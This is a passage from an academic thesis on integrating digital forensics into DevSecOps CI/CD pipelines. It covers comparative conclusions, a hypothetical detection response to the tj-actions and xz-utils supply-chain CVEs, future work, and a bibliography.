


Figure 5.10. Checksum mismatch on Splunk




Figure 5.11. Snyk output in SARIF uploaded on Splunk

Together, these four components create a multi-phase detection system that inspects static code through multiple points of view. Each stage contributes alerts and documentation either directly within the GitHub Actions interface or with Splunk, ensuring that threat intelligence is not only generated but also contextualized and made accessible where developers and security teams already operate.

5.5 Comparative Summary

The contrast between traditional and forensic-aware pipelines illustrates not only a disparity in detection efficacy but also an extreme disparity in the underlying security philosophy and operational complexity. The traditional pipeline is designed to focus on surface-level validation—checking code adherence to pre-established vulnerability patterns, licensing terms, and static policy guidelines. It assumes that threats will manifest in recognizable, actionable forms, and as such, it performs well against common, explicitly documented issues. However, it lacks context, memory, and adaptability. It does not track patterns across time, it cannot reason about suspicious intent when malicious code is dormant, and it fails silently when an attack does not trigger a predefined rule.

In contrast, the forensic-aware pipeline approaches security as an evolving narrative. It doesn't rely solely on "Is this code vulnerable right now?" but asks, "Does this code look like something an attacker would plant, even if it's not yet active?" This distinction is critical in detecting staged payloads—such as the hardcoded command-and-control domains or base64-encoded backdoor logic—which pass unnoticed by static pattern matchers because they are not actively called or syntactically incorrect. The forensic-aware tools, especially the IoC extractor, capture these dormant artifacts by matching them with known TTPs from threat intelligence sources.

In addition, the forensic-aware pipeline brings time awareness. The runtime analysis of Falco does not merely alert on anomalous system calls—it associates them with deployment events and build artifacts, in effect creating a forensic timeline. This allows for a more fine-grained comprehension of how and when a malicious action was invoked, data that is completely missing in conventional pipelines. While traditional tools may identify what is wrong, the forensic-aware model also shows how, when, and by whom—data crucial not just for blocking an attack, but for post-incident remediation and accountability.

From an operational standpoint, the traditional pipeline creates a binary outcome: pass or fail. The forensic-aware pipeline, on the other hand, creates a stratified forensic footprint across different dimensions of the build and deployment process. Such traces—summarizing SARIF alerts and failed scans—form a permanent, queryable security audit trail. Not only does this help with compliance scenarios, but it also fosters a culture of evidence-based decision-making within development teams.

A second key lesson is to shift from a prevention-only mindset to active monitoring and accountability. In the traditional pipeline architecture, after malicious code passes the checks, the workflow is considered done. In the forensic-aware architecture, even if an attacker succeeds in evading early detection, its presence can be identified and attributed later, and this greatly changes the risk calculus of the attacker. This acts as a passive deterrent by increasing the cost of stealth and persistence for adversaries.

In summary, the forensic-aware pipeline does not merely improve security tooling; it redefines the pipeline's role from a vulnerability scanner to a continuous forensic sensor, actively contributing to an organization's threat detection, incident response, and long-term resilience.

Strengths, Weaknesses, and Key Takeaways The combination of traditional pipelines with forensic capabilities emphasizes the trade-offs between speed, ease, and defense in depth. One of the key benefits of the traditional pipeline is its alignment with developer productivity. It exhibits speed, maintainability, and easy integration with common CI/CD tools. Its security tests are deterministic, low-noise, and agile-workflow-friendly. Yet such benefits are bought at the expense of a reduction in responsiveness to unstructured threats. The inherent inflexibility of this

approach leads to an inability to perceive contextual cues, behavioral drifts, or concerted hostile elements—anything that doesn't manifest as a recognized weakness is entirely invisible.

In contrast, the forensic-aware pipeline's primary strength is its depth of inspection and resilience to evasion tactics. By incorporating tools that perform rule matching (YARA), runtime monitoring (Falco), and external threat correlation (MISP), it moves beyond rule-based scanning into behavioral and intent-based detection. This capability renders it particularly suitable for aiming at incremental intrusions and fine-grained payloads, which are increasingly common in recent software supply chain attacks. All these benefits are not without their price. The forensic-aware pipeline requires more complexity, more execution time, and more cognitive load on security and DevOps teams. It generates more data and more alerts and requires a mature incident response capability to act on its findings effectively. A subtle but important weakness in the forensic-aware approach is that it may challenge development culture. Developers are typically trained to resolve syntactic errors and dependency issues—not to triage forensic indicators or interpret anomaly logs. Without solid direction and defined escalation routes, the richer security signal can become background noise. This reinforces the importance of operational maturity rather than just tool usage.

The most important lesson that can be derived from this comparison is that security cannot remain a binary gate final phase of deployment. Modern attacks are not always loud, immediate, or syntactically incorrect—they are quiet, embedded, and evolve post-deployment. A security strategy rooted purely in static detection assumes perfect foresight and full visibility, both of which are unrealistic. The forensic-aware pipeline acknowledges this by embedding layers of security context across time, creating a continuous audit trail, a feedback loop, and a higher cost for attackers trying to maintain stealth.

Ultimately, while the traditional pipeline may suffice for compliance and basic code hygiene, it lacks the introspection necessary for facing persistent, adaptive threats. The forensic-aware model does not replace it but extends its purpose—transforming the pipeline from a gatekeeper into an active observer and long-term forensic asset within the software lifecycle. This shift is not only technical but also philosophical: from preventing attacks to surviving and understanding them.

Chapter 6

Conclusions

6.1 Conclusion

The analysis described in this thesis explores a novel integration pattern in secure software pipelines: the convergence of DevSecOps practices with forensic readiness concepts. The convergence seeks to enhance responsive capability in digital forensics, extending it into the largely proactive space of continuous integration and delivery. The resulting forensic-aware DevSecOps pipeline is a tectonic change in the manner in which incident response, evidence containment, and threat attribution are addressed in the traditional automated security practices.

This thesis, although it provides the fully configured and working pipeline, has as its main purpose to be more than a guide to implementation; it provides a change in assumptions regarding culture and process underlying CI/CD processes. Traditional DevSecOps practice focuses on vulnerability identification and remediation, often following a prevention-focused approach. However, as demonstrated in the proof-of-concept chapter and architecture description, even the most mature automated scanning tools are susceptible to failure. In these instances, having advanced forensic tools, real-time log collection, and methodical IoC monitoring is not only advantageous, but it should be a core component of the system, rather than an afterthought.

One of the most substantial insights from this work lies in its challenge to the conventional separation between operational security and digital forensics. Using tools such as Splunk and Falco in CI/CD environments, it has been demonstrated that it is not just possible but extremely useful to integrate evidence-collection systems throughout all phases of the lifecycle, from build through deployment to runtime. This strategy not only enhances the response time to incidents but also proactively complies with regulatory and legal requirements for data integrity, traceability, and post-breach requests.

However, like with all architectural shifts, there exist numerous limitations and potential room for improvement. Possibly, one of the most critical concerns is associated with the strain that telemetry and forensic visibility impose on the efficiency and scalability of the system. The collection of logs, traces, and alerts at high resolution results in higher overhead, demanding a reasonable tradeoff between data retention, resolution, and responsiveness of the system. In addition, log format heterogeneity and high volumes of events within complicated pipelines create substantial challenges in IoC correlation across various contexts. All these facts underpin the importance of standardized schemas and improved threat intelligence normalization—preferably adopting community-driven formats like `STIX/TAXII`.

Although this thesis includes a comprehensive suite of security testing tools—ranging from SCA, SAST, and DAST to IaC scanners—it notably lacks the application of systematic penetration testing methods paired with the automatic scanning tools. The absence of penetration testing is not a trivial weakness. Whereas auto-scanning tools replicate the actions of an attacker using white-box and gray-box techniques, penetration testing replicates the actions of an attacker with black-box methodologies, and while not having the extensive knowledge or code visibility of the other tools, it is able to verify with complete certainty whether false positives are indeed

false and to possibly find vulnerabilities that are missed during static and dynamic analyses. The incorporation of semi-automated or automated penetration testing tools such as Metasploit or custom fuzzers invoked using GitHub Actions or Jenkins in the CI/CD pipeline is an essential step in contemporary security workflows. Furthermore, aligning red teaming activities with the DevSecOps cadence can deliver strong feedback loops, pushing behavioral data into forensic models for even more fine-tuning.

Another important aspect, not covered in this thesis, is the psychological impact of increased surveillance in development environments. Forensic instruments can introduce tension and friction for legitimate developers when they are overly intrusive or black-boxed, as every change they make is tracked precisely and could trigger false positives. Therefore, future designs must consider adaptive logging practices enhanced by privacy and clear alerting controls that support collaboration rather than fear-based accountability.

Conclusively, the integration of forensic awareness in DevSecOps pipelines is not just a technological evolution but a significant stride in how software delivery could be aligned to contemporary cybersecurity threats. Instead of security being a reactive afterthought, this workflow incorporates investigative capabilities within the development process itself, thereby closing the gap between prevention and response. The kind of detection achieved by this thesis proves that this kind of integration is technically feasible, and it is of clear strategic relevance, as it allows for improved detection, attribution, and mitigation of attacks. Yet, realizing the complete potential of this architecture depends on continuous tuning of its fundamental components—first and foremost, how telemetry data is collected, normalized, and processed in real time. Without it, the system risks falling prey to noise, inconsistency, or blindness to subtle attack signals. Additionally, it is paramount the addition of structured penetration testing alongside automated security testing. These elements are not just necessary to validate the pipeline's resistance to active exploitation but also to maintain the evidential integrity necessary for compliance with legal and regulatory requirements.

6.2 Hypothetical Response to CVE-2025-30066 and CVE-2024-3094

As already explained in the above section, the forensic-aware DevSecOps pipeline, as elaborated in this thesis, is not a passive security add-on; rather, it has the potential to transform the way in which vulnerabilities such as CVE-2025-30066 and CVE-2024-3094 are identified, quarantined, and investigated in a modern CI/CD pipeline. In both cases, the pipeline's advanced instrumentation, along with the integration of threat intelligence and forensic analysis, plays a key role in reducing the time between compromise and containment while preserving the evidentiary artifacts required for both attribution and follow-on analysis.

In the context of CVE-2025-30066, the pipeline's forensic instrumentation—mostly through Falco detection rules and its built-in ability for syscall-level event correlation—would provide for the rapid detection and contextualization of runtime abnormalities related to data exfiltration or memory scanning[101]. The runtime behavior divergence introduced by this CVE, typically difficult to detect via standard SAST or DAST, would be detected by Falco's kernel-space sensors and could be streamed to Splunk with enhanced metadata. The attack would not just trigger an alert but would also persist in recording forensic metadata (e.g., user ID, container context, syscall trace) in a chain-of-custody-compliant fashion.

In the case of CVE-2024-3094, the pipeline's forensic instrumentation would have offered substantial value, particularly given the prolonged and stealthy nature of the compromise. While the vulnerability itself eluded detection for over two years, the integrated forensic analysis—especially through long-term log retention and anomaly detection via Splunk and Falco—would have likely surfaced suspicious behavioral patterns inconsistent with legitimate system operations. Indicators such as anomalous binary files, abnormal code changes, or code substitution could have been identified retroactively, even if not initially attributed to a known CVE. Moreover, the pipeline's ability to ingest and analyze obfuscated payloads with YARA—frequent in advanced persistent threats—would have raised immediate alerts, pointing to suspicious files.

Of course, the strength of the pipeline lies not in its ability to prevent such zero-days but in its architectural readiness to interrogate the aftermath with precision. As an example, in both CVEs, the fact that the event relative to the build, scan, and deploy phases—where every commit is logged, hashed, and timestamped—are auditable means that, in the event of a compromise occurring, the way forward to identifying the root cause can be traced back. This contrasts with traditional pipelines lacking forensic telemetry, where, in the case of a security incident, response typically involves rebuilding the events based on incomplete or nonexistent evidence—a process that sometimes depends more on conjectures than concrete data.

Furthermore, the pipeline's design encourages cross-silo communication: developers, security engineers, and incident responders operate on a shared dataset, reducing ambiguity and finger-pointing during crisis triage. It is in these chaotic moments—when response velocity is paramount and missteps are costly—that the forensic-aware architecture reveals its most strategic value.

In conclusion, the full architecture designed in this thesis is not only meant to just identify and detect CVE-2025-30066 and CVE-2024-3094; it would contextualize their impact, facilitate proper scoping, and maintain admissible evidence for post-mortem analysis and legal accountability, representing a level of resilience that has not yet been absorbed by traditional DevSecOps pipelines.

6.3 Future Work

Although the architecture implemented in this thesis represents an important step toward the integration of DevSecOps practices and forensic analysis, many directions for further development remain open. The designed pipeline has demonstrated effectiveness in detecting a vulnerability of a nature out-of-scope of traditional DevSecOps tools, but further development could increase the accuracy and scalability of the approach by adapting it to real-world production scenarios.

Machine Learning and correlation of forensic events Forensic automation in use today relies on deterministic patterns and static rules (e.g., YARA, IoC extraction from MISP). Yet, threat evolution indicates the necessity of adaptive approaches. The incorporation of Machine Learning (ML) methodology, specifically anomaly detection models or supervised clustering of events gathered by Splunk or Falco, can enhance the system in differentiating between suspicious events and false positives, linking attack chains, and predicting attacker behavior. In addition, temporal analysis of log data using RNNs or autoregressive models could improve the detection of persistent attacks or those based on slow poisoning techniques.

Multi-repository environments Among the limitations of the project is its implementation on a single vulnerable application and in a controlled test environment. In a real-world scenario, software projects consist of various microservices deployed on various repositories with individual deployment pipelines. Thus, a first step for the future will be the integration of the forensic model in a multi-repository context, evaluating the consistency of traces between separate pipelines, cross-tracking of events, and temporal correlation of IoCs generated across multiple components. In particular, maintaining evidence consistency in federated CI/CD environments is a significant challenge.

Automated forensic response and self-healing Currently, the pipeline implements detection and logging functions, but incident response is manual. A natural direction of future work is to implement "automated incident response" policies, leveraging GitHub Actions mechanisms for automatic rollbacks, revocation of compromised container images, isolation of suspicious environments, or disabling users. In parallel, self-healing logic can be investigated through immutable containers, confined workloads, and automatic restoration of original configurations in case of tampering.

Bibliography

[1] "Splunk Official Website", https://www.splunk.com/

[2] "The State of DevSecOps", https://dodcio.defense.gov/Portals/0/Documents/Library/DevSecOpsStateOf.pdf

[3] R. N. Rajapakse, M. Zahedi, M. A. Babar, and H. Shen, "Challenges and solutions when adopting devsecops: A systematic review", Information and Software Technology, vol. 141, 2022, p. 106700, DOI https://doi.org/10.1016/j.infsof.2021.106700

[4] "Data Breach Response Times: Trends and Tips", https://www.varonis.com/blog/data-breach-response-times/

[5] "Cost of data breach", https://www.ibm.com/security/digital-assets/cost-data-breach-report/1Cost%20of%20a%20Data%20Breach%20Report%202020.pdf

[6] "Atlassian State of Developer 2024", https://www.atlassian.com/software/compass/resources/state-of-developer-2024

[7] "Official MISP WebSite", https://www.misp-project.org/

[8] O. Abiona, O. Oladapo, O. Modupe, O. Oyeniran, A. Adewusi, and A. Komolafe, "The emergence and importance of devsecops: Integrating and reviewing security practices within the devops pipeline", World Journal of Advanced Engineering Technology and Sciences, vol. 11, 03 2024, pp. 127–133, DOI 10.30574/wjaets.2024.11.2.0093

[9] "Compromising the Code: Inside CI/CD Pipeline Attacks", https://medium.com/@urshilaravindran/compromising-the-code-inside-ci-cd-pipeline-attacks-ebfe63899821

[10] "Linux Foundation report on open source state", https://www.linuxfoundation.org/research/world-of-open-source-eu-2023

[11] "What is software composition analysis (SCA)", https://www.blackduck.com/glossary/what-is-software-composition-analysis.html

[12] Gui Alvarenga, "SBOM (Software Bill of Materials)", 06 2023, https://www.crowdstrike.com/en-us/cybersecurity-101/exposure-management/software-bill-of-materials-sbom/

[13] Liran Tal, "Open Source Licenses: Types and Comparison", https://snyk.io/articles/open-source-licenses/

[14] "Snyk Official Website", https://snyk.io/product/open-source-security-management/

[15] "Snyk Documentation", https://docs.snyk.io/

[16] "Sonatype IQ Server", https://help.sonatype.com/en/sonatype-iq-server.html

[17] "What is Static Application Security Testing (SAST)", https://www.opentext.com/what-is/sast

[18] "Static Application Security Testing (SAST): What You Need to Know", 02 2025, https://www.jit.io/resources/appsec-tools/static-application-security-testing-sast-what-you-need-to-know

[19] "Micro Focus Fortify Static Code Analyzer", https://www.microfocus.com/documentation/fortify-static-code-analyzer-and-tools/2210/SCA_Guide_22.1.0.pdf

[20] "Semgrep docs", https://semgrep.dev/docs/

[21] "Code scanning at ludicrous speed", https://github.com/semgrep/semgrep/blob/develop/README.md

[22] "OpenText Fortify Software Security Center", https://www.microfocus.com/documentation/fortify-software-security-center/2440/SSC_Guide_24.4.0.pdf

[23] "Dynamic Application Security Testing (DAST)", https://www.blackduck.com/glossary/what-is-dast.html

[24] "Top Dynamic Application Security Testing (DAST) Tools in 2025", https://www.aikido.dev/blog/top-dynamic-application-security-testing-dast-tools
[25] "OWASP Zap Documentation", https://www.zaproxy.org/docs/
[26] "Intruder Developer Hub", https://developers.intruder.io/docs/welcome
[27] "What Is Infrastructure as Code?", https://www.akamai.com/glossary/what-is-infrastructure-as-code
[28] "Trivy Documentation", https://trivy.dev/latest/docs/
[29] P. Alaeifar, S. Pal, Z. Jadidi, M. Hussain, and E. Foo, "Current approaches and future directions for cyber threat intelligence sharing: A survey", Journal of Information Security and Applications, vol. 83, 2024, p. 103786, DOI https://doi.org/10.1016/j.jisa.2024.103786
[30] "AV-TEST Institute Malware", https://www.av-test.org/en/statistics/malware/
[31] "What is a YARA Rule", https://www.threatdown.com/glossary/what-is-yara-rule/
[32] "YARA documentation", https://yara.readthedocs.io/en/latest/
[33] "GitHub repository hosting YARA rules", https://github.com/Yara-Rules/rules/blob/master/malware/MALW_Emotet.yar
[34] "MISP Documentation and Support", https://www.misp-project.org/documentation/
[35] "MISP Published Standards", https://misp-standard.org/standards/
[36] "PyMISP documentation", https://pymisp.readthedocs.io/en/latest/
[37] "The Falco Project", https://falco.org/docs/
[38] Misbah Thevarnemannil, "DevSecOps vs CI/CD: Enhancing Security in the Age of Continuous Delivery", 11 2023, https://www.practical-devsecops.com/devsecops-vs-cicd/
[39] Tomer Filiba, "CVE-2025-30066: tj-actions Supply Chain Attack", 03 2025, https://www.sweet.security/blog/cve-2025-30066-tj-actions-supply-chain-attack
[40] "Understanding GitHub Actions", https://docs.github.com/en/actions/about-github-actions/understanding-github-actions
[41] S. G. Saroar and M. Nayebi, "Developers' perception of github actions: A survey analysis", 2023
[42] "Running variations of jobs in a workflow", https://docs.github.com/en/actions/writing-workflows/choosing-what-your-workflow-does/running-variations-of-jobs-in-a-workflow
[43] "About GitHub-hosted runners", https://docs.github.com/en/actions/using-github-hosted-runners/using-github-hosted-runners/about-github-hosted-runners
[44] "About self-hosted runners", https://docs.github.com/en/actions/hosting-your-own-runners/managing-self-hosted-runners/about-self-hosted-runners
[45] "Best Practices in GitHub Actions Security: A Case Study with Google's Use of StepSecurity", https://www.stepsecurity.io/blog/github-actions-security-a-case-study-with-google
[46] "GitHub Actions Insecurity: New Research From Legit Security Reveals Most GitHub Actions Susceptible to Exploit", https://www.legitsecurity.com/press-releases/the-state-of-github-actions-security
[47] "A simple and practical Security Gate for GitHub Security Alerts", 12 2024, https://blog.lesis.lat/blog/A-simple-and-practical-Security-Gate-for-GitHub-Security-Alerts/
[48] "Security hardening for GitHub Actions", https://docs.github.com/en/actions/security-for-github-actions/security-guides/security-hardening-for-github-actions
[49] "Splunk Documentation", https://docs.splunk.com/Documentation
[50] Adam Riglian, "What is Jenkins and how does it work?", 09 2024, https://www.techtarget.com/searchsoftwarequality/definition/Jenkins
[51] "Jenkins User Documentation", https://www.jenkins.io/doc/
[52] "Jenkins' Market Share (datanyze)", https://www.datanyze.com/market-share/ci--319/jenkins-market-share
[53] "Solarwind attack chain", https://www.cyberark.com/resources/blog/the-anatomy-of-the-solarwinds-attack-chain
[54] "CVE-2019-10392", Available from NIST National Vulnerability Database, 09 2019

[55] "CVE-2020-2223", Available from NIST National Vulnerability Database, 07 2020
[56] "CVE-2018-1000861", Available from NIST National Vulnerability Database, 12 2018
[57] "CVE-2017-1000353", Available from NIST National Vulnerability Database, 01 2017
[58] "Cybercriminals Launch Cryptomining Attacks Using Misconfigured Jenkins Script Console - Active IOCs", https://rewterz.com/threat-advisory/cybercriminals-launch-cryptomining-attacks-using-misconfigured-jenkins-script-console-ac
[59] "Kubernetes Official Documentation", https://kubernetes.io/
[60] "CNCF 2024 Annual Survey", https://www.linuxfoundation.org/research/cncf-2024-annual-survey
[61] "State of Kubernetes Security Report 2024", https://www.redhat.com/rhdc/managed-files/cl-state-kubernetes-security-report-2024-1210287-202406-en.pdf
[62] "Secure Helm: Kubernetes Deployment Best Practices", https://www.plural.sh/blog/helm-chart/
[63] "Deployments", https://kubernetes.io/docs/concepts/workloads/controllers/deployment/
[64] "DevSecOps: Embedding Security into Software Development", https://medium.com/d-classified/devsecops-embedding-security-into-software-development-486e05155ad6
[65] "Red Hat OpenShift", https://www.redhat.com/en/technologies/cloud-computing/openshift
[66] "Red Hat Documentation", https://docs.redhat.com/en
[67] "Build a software factory to support DevSecOps", https://www.redhat.com/en/resources/build-a-software-factory-for-devsecops-ebook
[68] "Red Hat OpenShift features and benefits", https://www.redhat.com/en/technologies/cloud-computing/openshift/features
[69] "Kubernetes vs OpenShift Deployment and Management", https://www.wallarm.com/cloud-native-products-101/kubernetes-vs-openshift-deployment-and-management
[70] " What is a Threat Intelligence Platform?", 05 2025, https://cyble.com/knowledge-hub/what-is-a-threat-intelligence-platform/
[71] "The OpenTelemetry Project Authors", https://opentelemetry.io/docs/
[72] "Automated response actions", https://www.elastic.co/docs/solutions/security/endpoint-response-actions/automated-response-actions
[73] "StrangeBee", https://strangebee.com/
[74] F. Gunawan and S. Yazid, "Improving digital forensic readiness in devops context: Lessons learned from xyz company", 10 2020, DOI 10.1109/iSemantic50169.2020.9234194
[75] "What Is Splunk?", https://www.fortinet.com/resources/cyberglossary/what-is-splunk
[76] "Understanding Splunk Architecture: Components, Design, and Best Practices", https://www.conducivesi.com/about-splunk/splunk-architecture
[77] "Splunk Documentation", https://docs.splunk.com/Documentation
[78] "About the Splunk Machine Learning Toolkit", https://docs.splunk.com/Documentation/MLApp/5.6.0/User/AboutMLTK
[79] "Splunk and Tensorflow for Security: Catching the Fraudster with Behavior Biometrics", https://www.splunk.com/en_us/blog/security/deep-learning-with-splunk-and-tensorflow-for-security-catching-the-fraudster-in-neural-n
html
[80] "Basic Elements of Falco Rules", https://falco.org/docs/concepts/rules/basic-elements/
[81] "Alerts Forwarding", https://falco.org/docs/concepts/outputs/forwarding/
[82] "CVE-2024-3094", Available from NIST National Vulnerability Database, 03 2024
[83] "Default Rules", https://falco.org/docs/reference/rules/default-rules/
[84] "Codecov Supply Chain Breach", https://blog.gitguardian.com/codecov-supply-chain-breach/
[85] "Compromised Nightly Dependency", https://pytorch.org/blog/compromised-nightly-dependency/

[86] Thomas Labarussias, "Introducing Falco Talon v0.1.0", 12 2024, https://falco.org/blog/falco-talon-v0-1-0/

[87] M. Fu, J. Pasuksmit, and C. Tantithamthavorn, "Ai for devsecops: A landscape and future opportunities", ACM Trans. Softw. Eng. Methodol., vol. 34, no. 4, 2025, DOI 10.1145/3712190

[88] E. Aghaei, X. Niu, W. Shadid, and E. Al-Shaer, "Securebert: A domain-specific language model for cybersecurity", 2022, DOI https://doi.org/10.48550/arXiv.2204.02685

[89] M. M. Sanchez-Gordon and R. Colomo-Palacios, "Security as culture: A systematic literature review of devsecops", Proceedings of the IEEE/ACM 42nd International Conference on Software Engineering Workshops, New York, NY, USA, 2020, p. 266–269, DOI 10.1145/3387940.3392233

[90] R. Ramos and S. G. Yoo, "Cybersecurity in devops environments: A systematic literature review", IEEE Access, vol. PP, 01 2025, pp. 1–1, DOI 10.1109/ACCESS.2025.3582892

[91] A. Hany Fawzy, K. Wassif, and H. Moussa, "Framework for automatic detection of anomalies in devops", Journal of King Saud University - Computer and Information Sciences, vol. 35, no. 3, 2023, pp. 8–19, DOI https://doi.org/10.1016/j.jksuci.2023.02.010

[92] S. Zawoad, A. Dutta, and R. Hasan, "Seclaas: Secure logging-as-a-service for cloud forensics", ASIA CCS 2013 - Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security, 02 2013, DOI 10.1145/2484313.2484342

[93] P. Sharma, P. A. Porras, S. Cheung, J. Carpenter, and V. Yegneswaran, "Scalable microservice forensics and stability assessment using variational autoencoders", CoRR, vol. abs/2104.13193, 2021

[94] "OpenSSF Announces SLSA release", https://openssf.org/press-release/2023/04/19/openssf-announces-slsa-version-1-0-release/

[95] S. M. Saleh, I. M. Sayem, N. Madhavji, and J. Steinbacher, "Advancing software security and reliability in cloud platforms through ai-based anomaly detection", Proceedings of the 2024 on Cloud Computing Security Workshop, New York, NY, USA, 2024, p. 43–52, DOI 10.1145/3689938.3694779

[96] "RedHat Analysis on CVE-2024-3094", https://access.redhat.com/security/cve/CVE-2024-3094?extIdCarryOver=true&sc_cid=701f2000001OH7EAAW

[97] "CVE-2024-3094: Detecting the SSHD backdoor in XZ Utils", https://sysdig.com/blog/cve-2024-3094-detecting-the-sshd-backdoor-in-xz-utils/

[98] "GitHub repository for Linux Trojan XZBackdoor", https://github.com/elastic/protections-artifacts/blob/main/yara/rules/Linux_Trojan_XZBackdoor.yar

[99] "IOC Finder documentation", https://hightower.space/ioc-finder/

[100] "Soaring cyber risks: Large enterprises, supply chains and key industries in the crosshairs", https://cowbell.insure/news-events/pr/cyber-roundup-report-2024/

[101] "Detecting and Mitigating the tj-actions/changed-files Supply Chain Attack (CVE-2025-30066)", https://sysdig.com/blog/detecting-and-mitigating-the-tj-actions-changed-files-supply-chain-attack-cve-2025-3006